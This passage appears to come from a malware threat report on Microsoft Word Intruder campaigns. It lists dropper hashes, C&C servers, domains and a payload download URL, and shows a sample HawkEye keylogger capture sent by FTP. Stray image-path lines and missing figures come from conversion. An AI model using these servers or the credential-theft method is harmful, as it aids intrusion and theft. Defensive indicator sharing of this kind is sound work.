2015-01-30 previewproperty[.]co[.]uk/**webstat**/image[.]php?id=10928415

This data points out four separate MWISTAT installation locations on the server (webstat, bgallery, igallery, igalleryx).

MWI-3

Dropper SHA1 values:

64af8d8e912a32f48594c10dff4a91b157fc4b7a
0b382fb11442c893eeafd2774f3716f5163d4400
1e875a9bf8b78e545fde5162216616e5dbada154
92f18ea77d533735f1f0c54e81aa6bbf3746c96b
6be6a8a8841537a566b6045e51e7c2ccccac6801
37d4d5169fb255de7e374a2a5931cf4cea4a9732
b699d9c175ad5e05cfe32fb4bf560af9d2501df5
ccb59d63f1d3ca0b684327ccb07c99379867f5a2
12ab8259ff951bfdf4d918a9792b56e6c91ed7ad
8fabd7d05d18352057a96c3ec3cbd9cfe9f77726

Dropped malware:
VB, Wauchos

Most of the samples were droppers, with a few downloaders.

MWISTAT server:
62.76.191.100


The MWISTAT server is still active, registered in Russia. It is not used for any other visible purpose, either an abandoned website or specifically created by the criminals behind this operation.


Other C&C servers:


N/A

This operation started at the end of May and lasted until early July 2015. Typical campaigns have low number of targets, at most a few hundreds, with success rates relatively low, between 20% and 40%.

The campaign 60750450 distributed a Visual Basic Trojan. Main countries of distribution were Spain, Germany, USA and Canada.









Wauchos campaigns had a different pattern, with lower number of targets only about 20 infected endpoints (thus statistics are not reliable) but it is clear that the distribution concentrated in North America.

A typical example was the campaign 73415566 :





The main targets of the campaigns in this operation seem to be North America and some EU countries.

MWI-4

Dropper SHA1 values:
`be4eb726c8dd8b554e143816b739cbddf9fcf9fd`

Dropped malware:
Repezor, Idicaf/Ammyy

In this operation we identified only a single dropper sample and two associated campaigns.

The analyzed sample downloaded another component from the web location *185.29.9.145/_getfile[.]php?param=%9D%90%8B%96%9B%C2%CD%CA%CA%CE%C4%99%96%9B%C2%CE%CE*. The downloaded file installed further components, a Repezor rootkit and components that are related to the Ammyy remote admin tool.

MWISTAT server:
`108.61.164.217`

Other C&C servers:
`185.29.9.145`

The MWISTAT server was located in The Netherlands, while the other server in Sweden.


There were three domains on the same IP as 185.29.9.145:


cccambestservers[.]com
cccampayservers[.]com
cccambestserver[.]com

This operation took place in a short period of time, ranging for a few days at the end of May. Two campaigns were observed, 81014370 and 25477426, though we have not been able to find a dropper associated to the latter. In both campaigns 200-300 victims were targeted, with a success rate of 30-50%, which is a relatively high success rate. Once again, probably because their targets were apparently home users with low affinity to fully patch Office systems.


Main distribution area was Asia in unusual regions. This, and the fact that a concealed remote administration tool was being distributed, raises the question that in this case MWI was indeed used in a genuine APT operation. This would be unusual, because in the observer cases MWI was almost exclusively used to distribute traditional crimeware.


Campaign 81014370 was dominantly distributed in Asia and Africa, with Thailand, Turkey and South Africa being the most prevalent targets.






Campaign 25477426 was dominantly distributed in Asia though different regions, with India, Myanmar, Cambodia, Nepal and Indonesia being the most prevalent targets. The main focus was in Asia, and those countries that were not affected by the other countries. This suggests that the two campaigns were part of one operation, with the targets split into two subgroups.





Combining the data of the two campaigns into a single chart shows the distribution of the targets:



This indicates a global focus of the criminals behind the operation. Most of the infected systems seem to be individual users.

MWI-5


Dropper SHA1 values:

```
8afd513d177f99fe4ef95ba5a26c009f9e48b637
bb33f094b2f9c940b25518efcb9eb1dc38612be8
e9e294e6cfaf064373e4600319657f69e2bed278
bbb7e5d092f7e4a56cf0be51d1c586c61f63f44d
b724a030ef3d3ca5aacba76c11bbeb72193f7558
8b628278c6b032b26ac5cac84abbdb1ab0777668
2894a0e6bf28e18cf820064dc1ad12d0fee05052
27f59ac9b5796b46bb13cf9dc85bb5e8893a96d5
4aa4e3d70a5af774d95db2a1926fc2c455072f73
9aa2372ebaac689c503a07a693a305aa845539b2
05468cb85b2ef4f63ffc2256414eb984315e7600
80ac4199c7c519cbbcc04087a684b776cfe2b24a
c17f283852e9054c5a99fab2ced81dcdb7717ae0
5cc410e31e5e84e980039e99cae47cbabae85a5c
```

Dropped malware:
HawkEye


All of the exploited document samples were downloaders that installed the HawkEye password stealer program stored on the MWISTAT server.

The droppers were distributed in e-mail messages like this one from the period when the first C&C server was active:




The theme of the message (purchase from India to Vietnam) correlates well with the regional focus of the operation; these two countries were among the main targets.

After the operation was transferred to the second server, a different phishing message was distributed:



When the attached document was opened the payload was downloaded and executed, which installed the HawkEye keylogger that immediately started to gather user credentials. This is a commercial keylogger tool available from hawkeyeproducts[.]com/ that logs keystrokes, clipboard content, and can gather all imaginable passwords.




The keylog files were uploaded to the same server using ftp protocol. The product supports additional email or webpanel upload, but in the scope of this operation the ftp drop method was used. The stolen info was uploaded in regular intervals to the server, the capture files are plaintext with content similar to this one:

```
**************************************************
Operating System Intel Recovery
**************************************************
PC Name: V2
Local Time:
Installed Language: en-US
Net Version: 2.0.50727.5420
Operating System Platform: Win32NT
Operating System Version: 6.1.7601.65536
Operating System: Microsoft Windows 7 Ultimate
Internal IP Address: 192.168.
External IP Address: <a href="//whatismyipaddress.com/
style="font-weight:bold;color:#007cc3;font-size:26px;t
none;">                </a>
Installed Anti-Virus:
Installed Firewall:


**************************************************
V2 Recoveries
**************************************************
Source:         MozillaFirefox
Host:           https://accounts.google.com
Username:       info@
Password:


Source:         WindowsKey
Host:           V2\admin
Username:
Password:
```

HawkEye seems to be a popular choice in crimeware operations; recent encounters were documented in detail in the reports [18] and [22].

MWISTAT server:
six-bro[.]com
amittrade[.]com

While the first server was active, the domain labelcounty[.]com pointed to the same IP address.



Now that the domain is shut down, it is moved to a different location, but it is still an under-construction page. That IP address also resolves to the domain jagatreks[.]com[.]np. According to Virustotal data, during the active period of the campaign, all three all three domains pointed to the same IP address, 198.187.31.97.

The six-bro[.]com domain was shut down the middle of July 2015. This was not a hacked domain; it was registered and maintained by the criminals. By the end of that month the operation was transferred to the second C&C domain, amittrade[.]com, also maintained by the criminals.

Other C&C servers:
N/A

Virustotal data indicates that this operation has been going on from mid-March, and ended in the end of June, when the server was shut down.


Just like in the case of MWI-2 we could observe the use of three separate installation directories over the time.

